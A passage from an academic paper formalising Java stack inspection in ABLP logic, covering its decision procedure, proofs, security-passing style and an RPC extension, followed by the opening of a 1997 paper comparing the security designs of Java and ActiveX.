says that T can allow access to itself.

Many targets are defined in relation to services offered by the operating system underlying the Java Virtual Machine (JVM). From the operating system’s point of view, the JVM is a single process and all system calls coming from the JVM are **performed** under the authority of the JVM’s principal (often the user running the JVM). The JVM’s responsibility, then, is to allow a system call only when there is justification for issuing that system call under the JVM’s authority. Our model will support this intuition **by** requiring the JVM to prove in ABLP logic that each system call has been authorized by a suitable **principal**.

4.3 Setting Policy

We use a standard access matrix [IO] to keep track of which principals have permission to access which targets. If VM is a Java virtual machine, we define A_{VM} to be a set of statements of the form $P \Rightarrow T$ where P is a principal and T is a target. Informally, if $(P \Rightarrow T) \in A_{VM}$, this means that the local policy in VM allows P to access T . We call A_{VM} the *access credentials* for the virtual machine VM .




Figure 2: Example of interaction between stack frames. Each rectangle represents a stack frame. Each stack frame is labeled with its name. In this example, each stack frame makes one `enablePrivilege()` or `disablePrivilege()` call, which is also written inside the rectangle. Below each frame is written its belief set after its call to `enablePrivilege()` or `disablePrivilege()`.

4.4 stacks

When a Java program is executing, we treat each stack frame as a principal. At any point in time, a stack frame F has a set of statements that it believes. We refer to this as the *belief set* of F and write it B_F . We now describe where the beliefs come from.

4.4.1 Starting a Program

When a program starts, we need to set the belief set of the initial stack frame, B_{F_0} . In the Netscape model, $B_{F_0} = \{\}$. In the Sun and Microsoft models, $B_{F_0} = \{Ok(T) \mid T \in Targets\}$. These correspond to Netscape's initial unprivileged state and Sun and Microsoft's initial privileged state.

4.4.2 Enabling Privileges

If a stack frame F calls `enablePrivilege(T)` for some target T , it is really saying it *authorizes* access to the target. We can represent this simply by adding $Ok(T)$ to B_F .

4.4.3 Calling a Procedure

When a stack frame F makes a procedure call, this creates a new stack frame G . As a side-effect of the creation of G , F tells G all of F 's beliefs. When F tells G a statement S , the statement F says S is added to B_G .

4.4.4 Disabling and Reverting Privileges

A stack frame can also choose to disable some of its privileges. The call `disablePrivilege(T)` asks to disable any privilege to access the target T . This is implemented by giving the frame a new belief set which consists of the old belief set with all statements in which anyone says $Ok(T)$ removed. `revertPrivilege()` is handled in a similar manner, by giving the frame a new belief set that is equal to the belief set it originally had. While our treatment of `disablePrivilege()` and `revertPrivilege()` is a bit inelegant, it seems to be the best we can do.

4.4.5 Example

Figure 2 shows an example of these rules in action. In the beginning, $B_{F_1} = \{\}$. F_1 then calls `enablePrivilege(T1)`, which adds the statement $Ok(T_1)$ to B_{F_1} .

When F_2 is created, F_1 tells it $Ok(T_1)$, so B_{F_2} is initially $\{F_1 \text{ says } Ok(T_1)\}$. F_2 then calls `enablePrivilege(T2)`, which adds $Ok(T_2)$ to B_{F_2} .

B_{F_3} initially contains $F_2 \mid F_1 \text{ says } Ok(T_1)$ and $F_2 \text{ says } Ok(T_2)$. When F_3 calls `disablePrivilege(T2)`, the latter belief is deleted from B_{F_3} . B_{F_4} initially contains $F_3 \mid F_2 \text{ says } Ok(T_1)$. When F_4 calls `enablePrivilege(T2)`, this adds $Ok(T_2)$ to B_{F_4} .

4.5 Checking Privileges

Before making a system call or otherwise invoking a dangerous operation, the Java virtual machine calls `checkPrivilege()` to make sure that the requested operation is authorized. `checkPrivilege(T)` returns true if the statement $Ok(T)$ can be derived from Φ , A_{VM} , and B_F (the belief set of the frame which called `checkPrivilege()`).

We define $VM(F)$ to be the virtual machine in which a given frame F is running. Next, we can define

$$E_F \equiv (\Phi \cup A_{VM(F)} \cup B_F). \quad (7)$$

We call E_F the *environment* of the frame F .

The goal of `checkPrivilege(T)` is to determine, for the frame F invoking it, whether $E_F \supset Ok(T)$. While such questions are generally undecidable in ABLP logic, there is an efficient decision procedure that gives the correct answer for our subset of the logic. `checkPrivilege()` implements that decision procedure.

The decision procedure used by `checkPrivilege()` takes, as arguments, an environment E_F and a target T . The decision procedure examines the statements in E_F and divides them into three classes.

- Class 1 statements have the form $Ok(U)$, where U is a target.
- Class 2 statements have the form $P \Rightarrow Q$, where P and Q are atomic principals.
- Class 3 statements have the form

$$F_1 \mid F_2 \mid \dots \mid F_k \text{ says } Ok(U),$$

where F_i is an atomic principal for all i , $k \geq 1$, and U is a target.

The decision procedure next examines all Class 1 statements. If any of them is equal to $Ok(T)$, the decision procedure terminates and returns true.

Next, the decision procedure uses all of the Class 2 statements to construct a directed graph which we will call the speaks-for graph of E_F . This graph has an edge (A, B) if and only if there is a Class 2 statement $A \Rightarrow B$.

Next, the decision procedure examines the Class 3 statements one at a time. When examining the statement $F_1 \mid F_2 \mid \dots \mid F_k \text{ says } Ok(U)$, the decision procedure terminates and returns **true** if both

- for all $i \in [1, k]$, there is a path from F_i to T in the speaks-for graph, and
- $U = T$.

If the decision procedure examines all of the Class 3 statements without success, it terminates and returns **false**.

Theorem 1 (Termination) *The decision procedure always terminates.*

Theorem 2 (Soundness) *if the decision procedure returns true when invoked in stack frame F , then there exists a proof in ABLP logic that $E_F \supset Ok(T)$.*

Proofs of these two theorems appear in Appendix B.

Conjecture 1 (Completeness) *If the decision procedure returns false when invoked in stack frame F , then there is no proof in ABLP logic of the statement $E_F \supset Ok(T)$.*

Although we believe this conjecture to be true, we do not presently have a complete proof. If the conjecture is false, then some legitimate access may be denied. However, as a result of theorem 2, no access will improperly granted.

If the conjecture is true, then Java stack inspection, our access control decision procedure, and proving statements in our subset of ABLP logic are all mutually equivalent.

Theorem 3 (Equivalence to Stack Inspection) *The decision procedure described above is equivalent to the Java stack inspection algorithm of section 2.*

A proof of this theorem appears in Appendix B.

4.6 Other Differences

There are a number of cases in which Java implementations differ from the model we have described. These are minor differences with no effect on the strength of the model.

4.6.1 Extension: Groups

It is natural to extend the model by allowing the definition of groups. In ABLP logic, a group is represented as a principal, and membership in the group is represented by saying the member speaks for the group. Deployed Java systems use groups in several ways to simplify the process of defining policy.

The Microsoft system defines “security zones” which are groups of principals. A user or administrator can divide the principals into groups with names like “local”, “intranet”, and “internet”, and then define policies on a per-group basis.

Netscape defines “macro targets” which are groups of targets. A typical macro target might be called “typical game privileges.” This macro target would speak for those privileges that network games typically need.

The Sun system has a general notion of targets in which one target can imply another. In fact, each target is required to define an `implies()` procedure, which can be used to ask the target whether it implies a particular other target. This can be handled with a simple extension to the model.

4.6.2 Extension: Threads

Java is a multi-threaded language, meaning there can be multiple threads of control, and hence multiple stacks can exist concurrently. When a new thread is created in Netscape’s system, the first frame on the new stack begins with an empty belief set. In Sun and Microsoft’s systems, the first frame on the stack of the new thread is told the belief set of the stack frame that created the thread in exactly the same way as what happens during a normal procedure call.

4.6.3 Optimization: Enabling a Privilege

The model of `enablePrivilege()` in section 4.4.2 differs somewhat from the Netscape implementation of stack inspection, where a stack frame F cannot successfully call `enablePrivilege(T)` unless the local access credentials include $F \Rightarrow T$. The restriction imposed by Netscape is related to their user interface and is not necessary in our formulation, since the statement $F \text{ says } Ok(T)$ is ineffectual unless $F \Rightarrow T$. Sun JDK 1.2’s implementation is closer to our model.

4.6.4 Optimization: Frame Credentials

Java implementations do not treat stack frames or their code as separate principals. Instead, they only track the public key which signed the code and call this the frame's principal. As we saw in section 4.1, for any stack frame, we can prove the stack frame speaks for the public key which signed the code. In practice, neither the stack frame nor the code speaks for any principal except the public key. Likewise, access control policies are represented directly in terms of the public keys, so there is no need to separately track the principal for which the public key speaks. As a result, the Java implementations say the principal of any given **stack** frame is exactly the public key which signed that frame's code. This means that Java implementations do not have an internal notion of the frame credentials used here.

5 Improved Implementation

In addition to improving our understanding of stack inspection, our model and decision procedure can help us find more efficient implementations of stack **inspection**.[•] We improve the performance in two ways. First, we show that the evolution of belief sets can be represented by a finite pushdown automaton; this opens up a variety of efficient implementation techniques. **Second, we describe security-passing style**, an efficient and convenient integration of the pushdown automaton with the state of the program.

5.1 Belief Sets and Automata

We can simplify the representation of belief sets by making two observations about our decision procedure.

1. Interchanging the positions of two principals in any quoting chain does not affect the **outcome** of the decision procedure.
2. If **P** is an atomic principal, replacing $P \mid P$ by **P** in any statement does not affect the result of the decision procedure.

Both observations are easily proven, since they follow directly from the structure of the decision procedure.

It follows that without affecting the result of the decision procedure we can rewrite each belief into a canonical form in which each atomic principal appears at most once, and the atomic principals appear in some canonical order. After rewriting the beliefs into canonical form, we can discard any duplicate beliefs from the belief set.

Since the set of principals is finite, and the set of targets is finite, and no principal or target may be mentioned more than once in a canonical-form belief, there is a finite set of

possible canonical-form beliefs. It follows by a simple argument that only a **finite** number of canonical-form belief sets may exist.

We can therefore represent the evolution of a stack frame's belief set by a finite automaton. Since stack frames are created and destroyed in LIFO order, the execution of a thread can be represented by a finite pushdown automaton, where calling a procedure corresponds to a push operation (and a state transition), returning from a procedure corresponds to a pop operation, and **enablePrivilege()**, **disablePrivilege()** and **revertPrivilege()** correspond to state **transitions**⁴.

Representing the system as an automaton has several advantages. It allows us to use analysis tools such as model checkers to **derive** properties of particular policies. It also **admits** a variety of efficient implementation techniques such as lazy construction of the state set and the use of advanced data structures.

5.2 Security-Passing Style

The implementation discussed thus far has the disadvantage that security state is tracked separately from the rest of the program's state. This means that there are two subsystems (the security subsystem **and** the **code execution** subsystem) with separate semantics **and** separate implementations of pushdown stacks coexisting in the same Java Virtual Machine (JVM). We can improve this situation by implementing the security mechanisms in terms of the existing JVM mechanisms.

We **do** this by adding an extra, implicit argument to every procedure. The extra argument encodes the security state (the finite-state representation of the belief set) of the procedure's stack frame. This eliminates the need to have a separate pushdown stack for security states. We dub this approach **security-passing style**, by analogy to continuation-passing style [18], a transformation technique used by some compilers that also replaces an explicit pushdown stack with implicitly-passed procedure arguments.

We note that security-passing style can be implemented by rewriting code as it is being loaded into the system, to add the extra parameter to all procedures and procedure calls, and to rewrite the privilege-manipulation operations into equivalent operations on the security state. This is straightforward to implement for Java bytecode, since the **bytecode** format contains enough information to make rewriting possible.

⁴One more nicety is required. To implement **revertPrivilege()**, we need to **remember** what the security state was when each stack frame was created. We can encode this information in the finite state, or we can store it on the stack by doing another push operation on procedure call.

The main advantage of security-passing style is that once a program has been rewritten, it no longer needs any special security functionality from the JVM. The rewritten program consists of ordinary Java bytecode, which can be executed by any JVM, even one that knows nothing about stack inspection. This has many advantages, including portability and efficiency. The main performance benefit is that the JVM can use standard compiler **optimizations** such as dead-code elimination and constant propagation to remove unused security tracking code, or **inlining** and tail-recursion elimination to reduce procedure call overhead.

Another advantage of security-passing style is that it lets us express the stack inspection model within the existing semantics of the Java language, rather than requiring an additional and possibly incompatible definition for the semantics of the security mechanisms. Security-passing style also lets us more easily transplant the stack inspection idea into other language and systems.

We are currently implementing security-passing style by rewriting **bytecode** at load time using the JOIE [3] tool. The rewriter is a trusted module which we add to the JVM.

A full description of security-passing style and its implications for programming language implementations will appear in a future paper.

6 Remote Procedure Calls

Another advantage of security-passing style is that it suggests an implementation strategy for remote procedure call (RPC) security. Though a simple translation of security-passing style into the RPC case does not work, security-passing style with a few modifications works well for **RPCs**.

RPC security has received a good deal of attention in the literature. The two prevailing styles of security are capabilities and access control lists [19, 5, 8, 16, 20]. Most of these systems support only simple principals. Even in systems that support more complex principals [22], the mechanisms to express those **principals** are relatively unwieldy.

This section discusses how to extend the Java stack inspection model across **RPCs**. One of the principal uses for **ABLP** logic is in reasoning about access control in distributed systems, and we use the customary **ABLP** model of network communication to derive a straightforward extension of our model to the case of **RPC**.

6.1 Channels

When two machines establish an encrypted channel between them, each machine proves that it knows a specific private key which corresponds to a well-known public key.

When one side sends a message through the encrypted channel, we model this (following [1] and [22]) as a statement made by the sender's session key: we write K says s , where K is the sender's session key and s is the statement. As discussed in section 4.1, the public-key infrastructure and the session key establishment protocol together let us establish that K speaks for the principal that sent the message.

In order to extend Java stack inspection to **RPCs**, each RPC call must transmit the belief set of the RPC caller to the RPC **callee**. Since each of the caller's beliefs is sent through a channel established by the caller's virtual machine, a belief B of the caller's frame arrives on the **callee** side as K_{CVM} says B , where K_{CVM} is a cryptographic key that speaks for the caller's virtual machine. The stack frame that executes the **RPC** on the **callee** is given an initial belief set consisting of all of these arriving statements.

Note that this framework supports the intuition that a remote caller should not be allowed to access resources unless that caller's virtual machine is trustworthy. All of the beliefs transmitted across the network arrive as statements of the caller's virtual machine (or more properly, of its key); the **callee** will disbelieve these statements unless it trusts the caller's virtual machine.

This strategy fits together well with security-passing style. We can think of the transmitted belief set as a representation of the caller's security state: to pass a security state across the net we translate it into a belief set in canonical form: on arrival at the destination we translate it back into a security state.

There is one more issue to deal with. The RPC caller's belief set is expressed in terms of the caller's stack frames; though these are the "correct" beliefs of the caller, they are not useful to the **callee**, since the **callee** does not know about caller-side stack frames. To address this issue, before the caller sends a belief across the network, the caller replaces each stack-frame principal F_i with an **encryption-key** principal K_i such that $F_i \Rightarrow K_i$. K_i can be the key that signed F_i 's code. If F_i was running unsigned code, then F_i is powerless anyway so beliefs regarding its statements can safely be discarded.

Figure 3 presents an example of how this would work. The Java stack inspection algorithm executes on the **callee's** machine when an access control decision must be made, exactly as in the local case.

6.2 Dealing with Malicious Callers

An interesting question is what an attacker can accomplish by sending false or misleading statements across a channel. If the caller's virtual machine is malicious, it may send whatever "beliefs" it wants, provided that they have the correct format. Regardless of the beliefs sent, each belief arrives at the **callee** as a statement made by the caller's




Figure 3: Example of interaction between stack frames via remote procedure call. Each rectangle represents a stack frame. Each stack frame is labeled with its name and its belief set (after its call to `enablePrivilege()` or `disablePrivilege()`). The larger rounded rectangles represent separate Java virtual machines, and the dotted arrow represents the channel used for a remote procedure call.

virtual machine. If the **callee** does not trust the caller, such statements will not convince the **callee** to allow access.

Suppose a malicious caller's virtual machine MC wants to cause an access to target T on some **callee**. The most powerful belief MC can send to support this attempt is simply $Ok(T)$ ⁵; this will arrive at the **callee** as MC says $Ok(T)$. Note that this is a statement that MC can make without lying, since MC is entitled to add $Ok(T)$ to its own belief set. Any lie that MC can tell is less powerful than this true statement, so lying cannot help MC gain access to T . The most powerful thing MC can do is to ask, under its own authority, to access T .

6.3 Dealing with Malicious Code on a Trustworthy Caller

Malicious code on a trustworthy caller also does not cause any new problems. The malicious code can add $Ok(T)$ to its belief set, and that belief will be transmitted correctly to the **callee**. The **callee** will then allow access to T only if it trusts the malicious code to access T . This is the same result that would have occurred had the malicious code been running directly on the **callee**. This matches the intuition that (with proper use of cryptography for authentication, confidentiality, and integrity of communication) we can ignore machine boundaries if the communicating processes trust each other and the platforms on which they are running.

7 Conclusion

Commercial Java applications often need to execute untrusted code, such as **applets**, within themselves. In order to allow sufficiently expressive security policies, granting different privileges to code signed by different principals, the latest Java implementations now support a **runtime**

⁵Technically, MC could send the belief false, which is even stronger: but we assume the protocol for transmitting beliefs will not allow this.

mechanism to search the call-stack for code with different privileges and decide whether a given call-stack configuration is authorized to access a protected resource.

This paper has presented a formalization of Java's stack inspection using a logic developed by Abadi, Burrows, Lampson, and Plotkin [1]. Using this model, we have demonstrated how Java's access control decisions correspond to proving statements in ABLP logic. We have reduced the stack inspection model to a finite pushdown automaton, and described how to implement the automaton efficiently using security-passing style. We have also extended our model to apply to remote procedure calls and we have used the ABLP expression of this model to suggest a novel implementation for a Java-based secure RPC system. While the implementation of such an RPC system is future work, our model gives us greater confidence that the system would be both useful and sound.

8 Acknowledgments

Thanks to Martin Abadi, Andrew Appel, Dirk Balfanz, Drew Dean and the anonymous referees for their comments and suggestions on this work and our presentation of it. Andrew Appel coined the term "security-passing style," convinced us of the importance of that technique, and suggested some of the state-machine implementation ideas.

Our work is supported by donations from Intel, Microsoft, Sun Microsystems, Bellcore, and Merrill Lynch. Edward Felten is supported in part by an NSF National Young Investigator award and an Alfred P. Sloan Fellowship.

References

- [1] ABADI, M., BURROWS, M., LAMPSON, B., AND PLOTKIN, G. D. A calculus for access control in distributed systems. *ACM Transactions on Program-*

- ming Languages and Systems 1.5, 4 (Sept. 1993), 706-734.
- [2] BIRRELL, A. D., NELSON, G., OWICKI, S., AND WOBBER, E. P. Network objects. *Software: Practice and Experience* **S4**, 25 (Dec. 1995), 87-130.
 - [3] COHEN, G., CHASE, J., AND KAMINSKY, D. Automatic program transformation with JOIE. In *Proc. 1998 Usenix Technical Symposium* (June 1998). To appear.
 - [4] DEAN, D., FELTEN, E. W., AND WALLACH, D. S. Java security: From HotJava to Netscape and beyond. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy* (Oakland, California, May 1996), pp. 190-200.
 - [5] GONG, L. A secure identity-based capability system. In *Proceedings of the 1989 IEEE Symposium on Security and Privacy* (Oakland, California, May 1989), pp. 56-63.
 - [6] GONG, L., AND SCHEMERS, R. Implementing protection domains in the Java Development Kit 1.2. In *The Internet Society Symposium on Network and Distributed System Security* (San Diego, California, Mar. 1998), Internet Society.
 - [7] GOSLING, J., JOY, B., AND STEELE, G. *The Java Language Specification*. Addison-Wesley, Reading, Massachusetts, 1996.
 - [8] HU, W. *DCE Security Programming*. O'Reilly & Associates, Inc., Sebastopol, California, July 1995.
 - [9] LAMPSON, B., ABADI, M., BURROWS, M., AND WOBBER, E. Authentication in distributed systems: Theory and practice. *ACM Transactions on Computer Systems* **10**, 4 (Nov. 1992), 265-310.
 - [10] LAMPSON, B. W. Protection. In *Proceedings of the Fifth Princeton Symposium on Information Sciences and Systems* (Princeton University, Mar. 1971), pp. 437-443. Reprinted in *Operating Systems Review*, 8 1 (Jan. 1974), pp. 18-24.
 - [11] LINDHOLM, T., AND YELLIN, F. *The Java Virtual Machine Specification*. Addison-Wesley, Reading, Massachusetts, 1996.
 - [12] MCCARTHY, J., ABRAHAMS, P. W., EDWARDS, D. J., HART, T. P., AND LEVIN, M. I. *LISP 1.5 Programmer's Manual*, 2nd ed. The Computation Center and Research Laboratory of Electronics, Massachusetts Institute of Technology, Cambridge, Massachusetts, 1962.
 - [13] MCGRAW, G., AND FELTEN, E. W. *Java Security: Hostile Applets, Holes, and Antidotes*. John Wiley and Sons, New York, New York, 1997.
 - [14] MICROSOFT CORPORATION. *Trust-Based Security for Java*. Redmond, Washington, Apr. 1997. <http://www.microsoft.com/java/security/jsecwp.htm>.
 - [15] NETSCAPE COMMUNICATIONS CORPORATION. *Introduction to the Capabilities Classes*. Mountain View, California, Aug. 1997. <http://developer.netscape.com/library/documentation/signedobj/capabilities/index.html>.
 - [16] OBJECT MANAGEMENT GROUP. *Common Secure Interoperability*, July 1996. OMG Document Number: orbos/96-06-20.
 - [17] ROSKIND, J. *Evolving the Security Model For Java From Navigator 2.x to Navigator 3.x*. Netscape Communications Corporation, Mountain View, California, Aug. 1996. <http://developer.netscape.com/library/technote/security/sectn1.html>.
 - [18] STEELE, G. L. Rabbit: a compiler for Scheme. Tech. Rep. AI-TR-474, MIT, Cambridge, MA, 1978.
 - [19] TANENBAUM, A. S., MULLENDER, S. J., AND VAN RENESSE, R. Using sparse capabilities in a distributed operating system. In *6th International Conference on Distributed Computing Systems* (Cambridge, Massachusetts, May 1986), pp. 558-563.
 - [20] VAN DOORN, L., ABADI, M., BURROWS, M., AND WOBBER, E. Secure network objects. In *Proceedings of the 1996 IEEE Symposium on Security and Privacy* (Oakland, California, May 1996).
 - [21] WALLACH, D. S., BALFANZ, D., DEAN, D., AND FELTEN, E. W. Extensible security architectures for Java. In *Proceedings of the Sixteenth ACM Symposium on Operating System Principles* (Saint-Malo, France, Oct. 1997), pp. 116-128.
 - [22] WOBBER, E., ABADI, M., BURROWS, M., AND LAMPSON, B. Authentication in the Taos operating system. *ACM Transactions on Computer Systems* **12**, 1 (Feb. 1994), 3-32.

A ABLP Logic

Here is a list of the subset of axioms in ABLP logic used in this paper. We omit axioms for delegation, roles, and

exceptions because they are not necessary to discuss Java stack inspection.

Axioms About Statements

If s is an instance of a theorem of propositional logic then s is true in **ABLP**. (8)

If s and $s \supset s'$ then s' . (9)

$(A \text{ says } s \wedge A \text{ says } (s \supset s')) \supset A \text{ says } s'$. (10)

Ifs then A says s for every principal A . (11)

Axioms About Principals

$(A \wedge B) \text{ says } s \equiv (A \text{ says } s) \wedge (B \text{ says } s)$ (12)

$(A \mid B) \text{ says } s \equiv A \text{ says } B \text{ says } s$ (13)

$A = B \supset (A \text{ says } s \equiv B \text{ says } s)$ (14)

$\mid$ is associative. (15)

$\mid$ distributes over A in both arguments. (16)

$(A \Rightarrow B) \equiv (A = A \wedge B)$ (17)

$(A \text{ says } (B \Rightarrow A)) \supset (B \Rightarrow A)$ (18)

B Proofs

This section proves the theorems from section 4.5.

Theorem 1 (Termination) *The decision procedure always terminates.*

Proof: The result follows directly from the fact that E_F has bounded cardinality. This implies that each loop in the algorithm has a bounded number of iterations; and clearly the amount of work done in each iteration is bounded. ■

Theorem 2 (Soundness) *If the decision procedure returns true when invoked in stack frame F , then there exists a proof in ABLP logic that $E_F \supset Ok(T)$.*

Lemma 1 *If there is a path from A to B in the speaks-for graph of E_F , then $E_F \supset (A \Rightarrow B)$.*

Proof: By assumption, there is a path

$$(A, v_1, v_2, \dots, v_k, B)$$

in the speaks-for graph of E_F . In order for this path to exist, we know that the statements

$$A \Rightarrow v_1,$$

$$v_i \Rightarrow v_{i+1} \text{ for all } i \in [1, k-1],$$

and

$$v_k \Rightarrow B$$

are all members of E_F . Since $\Rightarrow$ is transitive, this implies that

$$E_F \supset A \Rightarrow B.$$

Proof of Theorem 2: There are two cases in which the decision procedure can return *true*.

1. The decision procedure returns *true* while it is iterating over the Class 1 statements. This occurs when the decision procedure finds the statement $Ok(T) \in E_F$. In this case, $Ok(T)$ follows trivially from E_F .
2. The decision procedure returns *true* while it is iterating over the Class 2 statements. In this case we know that the decision procedure found a Class 2 statement of the form

$$P_1 \mid P_2 \mid \dots \mid P_k \text{ says } Ok(T),$$

where for all $i \in [1, k]$ there is path from P_i to T in the speaks-for graph of E_F . It follows from Lemma 1 that for all $i \in [1, k]$, $P_i \Rightarrow T$. It follows that

$$E_F \supset (T \mid T \mid \dots \mid T \text{ says } Ok(T)). \quad (19)$$

Applying equation 6 repeatedly, we can directly derive $E_F \supset Ok(T)$. ■

Theorem 3 (Equivalence to Stack Inspection) *The decision procedure described in section 4.5 is equivalent to the Java stack inspection algorithm of section 2.*

Proof: The Java stack inspection algorithm (Figure 1) itself does not have a formal definition. However, we can treat the evolution of the system inductively and focus on the `enablePrivilege()` and `checkPrivilege()` primitives.

Our induction is over the number of steps taken, where a step is either a procedure call or an `enablePrivilege()` operation. For clarity, we ignore the existence of `disablePrivilege()`, `revertPrivilege()`, and procedure return operations; our proof can easily be extended to accommodate them.

We also assume **Netscape** semantics. A simple adjustment to the base case can be used to prove equivalence between the decision procedure and the Sun/Microsoft semantics.

Base case: In the base case, no steps have been taken. In this case, the stack inspection system has a single stack frame with no privilege annotation; in the ABLP model, the stack frame's belief set is empty. In this base case, `checkPrivilege()` will fail in both systems.

Inductive step: We assume that N steps have been taken ($N \geq 0$) and we are in a situation where any `checkPrivilege ()` call would yield the same result in both models. Now there are two cases:

enablePrivilege(T) step: In the stack inspection system, this adds an *enabled-privilege(T)* annotation on the current stack frame. In the ABLP model, it adds *Ok(T)* to the current belief set.

If this is followed by a `checkPrivilege( $T$ )` operation, the operation will succeed in both systems, because of the new stack annotation or the new belief.

If it is followed by `checkPrivilege( $U$ )` with $U \neq T$, the new stack annotation or belief will be irrelevant, so we fall back on the inductive hypothesis to show that both systems give the same result.

Procedure call step: Let P be the principal of the procedure that is called. In the stack inspection system, this adds to the stack an unannotated stack frame belonging to P . In the ABLP system, it prepends “ P says” to the front of every statement in the current belief set.

If `checkPrivilege( $T$ )` now occurs, there are two sub-cases. In the first sub-case, P is not trusted for T . In the stack inspection case, `checkPrivilege( $T$ )` will fail because the current frame is not trusted to access T . In the ABLP case, the decision procedure will deny access because every belief starts with “ P says” and P does not speak for T .

In the second sub-case, P is trusted for T . In the stack inspection case, the stack search will ignore the current frame and proceed to the next frame on the stack. In the ABLP case, since $P \Rightarrow T$, the “ P says” on the front of every belief has no effect. Thus both systems give the same answer they would have given before the last step. By the inductive hypothesis, both systems thus give the same result. ■

Attachment F

A Comparison Between Java and ActiveX Security

A Comparison between Java and ActiveX Security

David Hopwood <hopwood@zetnet.co.uk>
10th October 1997

David Hopwood Network Security
WWW and PGP public key: <http://www.users.zetnet.co.uk/hopwood/netsec/>
Public key fingerprint: 71 8E A6 23 0E D3 4C E5 0F 69 8C D4 FA 66 15 01

Abstract

ActiveX and Java have both been the subject of press reports describing security bugs in their implementations, but there has been less consideration of the security impact of their different designs. This paper asks the questions: “Would ActiveX or Java be secure fall implementation bugs were fixed?”, and if not, “How difficult are the remaining problems to overcome?”!

The latest copy of this paper is available at

<http://www.users.zetnet.co.uk/hopwood/papers/compsec97.html>

It will be updated to include changes in the Java and ActiveX security models since early October 1997.

Risks

Java and ActiveX both involve downloading and running code from a world-wide-web site, and therefore the possibility of this code performing a security attack on the user's machine.

Downloading and running an executable file can also of course be done manually. The difference is that reading web pages happens much more frequently, and there is a perception (rightly so) on the part of users that it is a low risk activity. Users expect to be able to safely read the pages of complete strangers or of business competitors, for example. Also, some combined browser and e-mail clients treat HTML e-mail in the same way as a web page, including any code that it references.

In this paper we will use the term “control” for any downloadable piece of code that is run automatically from an HTML page, but is not a script included in the text of the page itself. This includes ActiveX controls, and Java applets. To determine who can carry out an attack, we need to consider who is able to choose which control is downloaded (taking any modifications of the code as a choice of a new control):

- the author(s) of the page
- the author(s) of the control
- someone else who modified the page or control as it was being developed
- someone who replaces the page or the control as it is being downloaded
- someone who has access, legitimate or otherwise, to the site(s) that host the page or control.

Note that neither Java nor ActiveX prevents an HTML page and the control it refers to from being on different sites.

There are two basic mechanisms that can be used to limit the risk to the user:

- . Cryptographic authentication can be used to attempt to show the user who is responsible for the code.
- . Verification can be used to attempt to run code in a restricted environment, where it cannot do any harm.

ActiveX uses only the first approach, to determine whether or not each control is to be run. Java (as currently implemented in **Netscape** Communicator and **HotJava**) always uses verification, and optionally also uses **authentication** to allow the user to determine whether to grant additional privileges.

Types of break

The consequences of a successful attack generally fall into the following categories:

Bypassing a firewall

Many companies rely exclusively on a **firewall** to prevent attacks **from** the Internet. In a large proportion of business network configurations, a **firewall** is the only line of **defence** against intruders, with security on the internal network being relatively lax. Any means of bypassing the **firewall** (that is, for a control to make direct socket or URL connections to internal machines) is therefore a serious problem.

Note that if a company has a policy of disallowing all controls and scripting completely, this policy is extremely difficult, and perhaps impossible, to enforce using the **firewall** itself.

Firewalls that claim to be able to filter controls attempt to do so by stripping the HTML tags associated with Java, ActiveX, and scripting (APPLET, OBJECT, and SCRIPT). However, this will only work reliably if the **firewall's** HTML parser behaves in exactly the same way as the browser's parser. Any means of encoding the HTML in a way that is not **recognised** by the firewall, constructing it on the fly, or copying it to a local file, can be used to bypass this filtering. Also, all protocols need to be considered (HTTP, HTTPS, FTP, NNTP, gopher, e-mail including attachments, etc.).

Therefore, if there is a policy to ensure that controls are disabled, this should always be set in each browser's security options, on each machine.

Reading files

There are obvious privacy and confidentiality problems with being able to read any file on the user's machine. In addition, some operating systems have configuration files that contain information critical to security (for example, `/etc/passwd` on a Unix system without shadow password support). In these cases the ability to read arbitrary files can lead fairly directly to a more serious attack on the system or internal network.

Writing files, or running arbitrary code

If it is possible to write files in arbitrary directories on a user's system, then it is easy to use this to run arbitrary code (for example, the code can be added to a "trusted" directory, such as one specified in Java's CLASSPATH environment variable). The types of attack that are possible are limited only by what the user's computer can do. For instance, the Chaos Computer Club demonstrated an ActiveX control that checks whether the "Quicken" financial application is installed, and if so, adds an entry to the outgoing payments queue.

Authentication

The approach currently **taken** by both Java and ActiveX to authenticating code, is to sign it using a digital signature **scheme**. Digital signatures use public-key cryptography; each signer has a private key, and there is a **corresponding public** key that can be used to verify signatures by that signer.

Assuming that the digital signature algorithm is secure and is used correctly, it prevents anyone but the owner of a private key from signing a piece of data or code. There is a convention that signing code implies taking responsibility for its actions.

However, signing is not sufficient on its own to guarantee that the user will not be misled. In most normal uses of signed controls, there are only two mutually untrusting parties involved: the end-user, and the signer of the control. Attacks on the user's system performed by a third party, i.e. not the signer, will be called "third party attacks". Both ActiveX and signed Java are vulnerable to third party attacks to some extent.

For example, neither Java nor ActiveX currently authenticates the web page containing the control. This means that if the connection to the web site is insecure, a signed control can be replaced with:

- an unsigned control,
- a control signed by a different principal, or
- a different control (including previous versions of the expected one) signed by the same principal.

In the first two cases, the user may associate the control with its surroundings, rather than with its signer, and may trust it with information that would not otherwise have been given. The third case means that an attacker can choose an earlier version of the code that has known exploitable bugs, even when those bugs have been fixed in the current version.

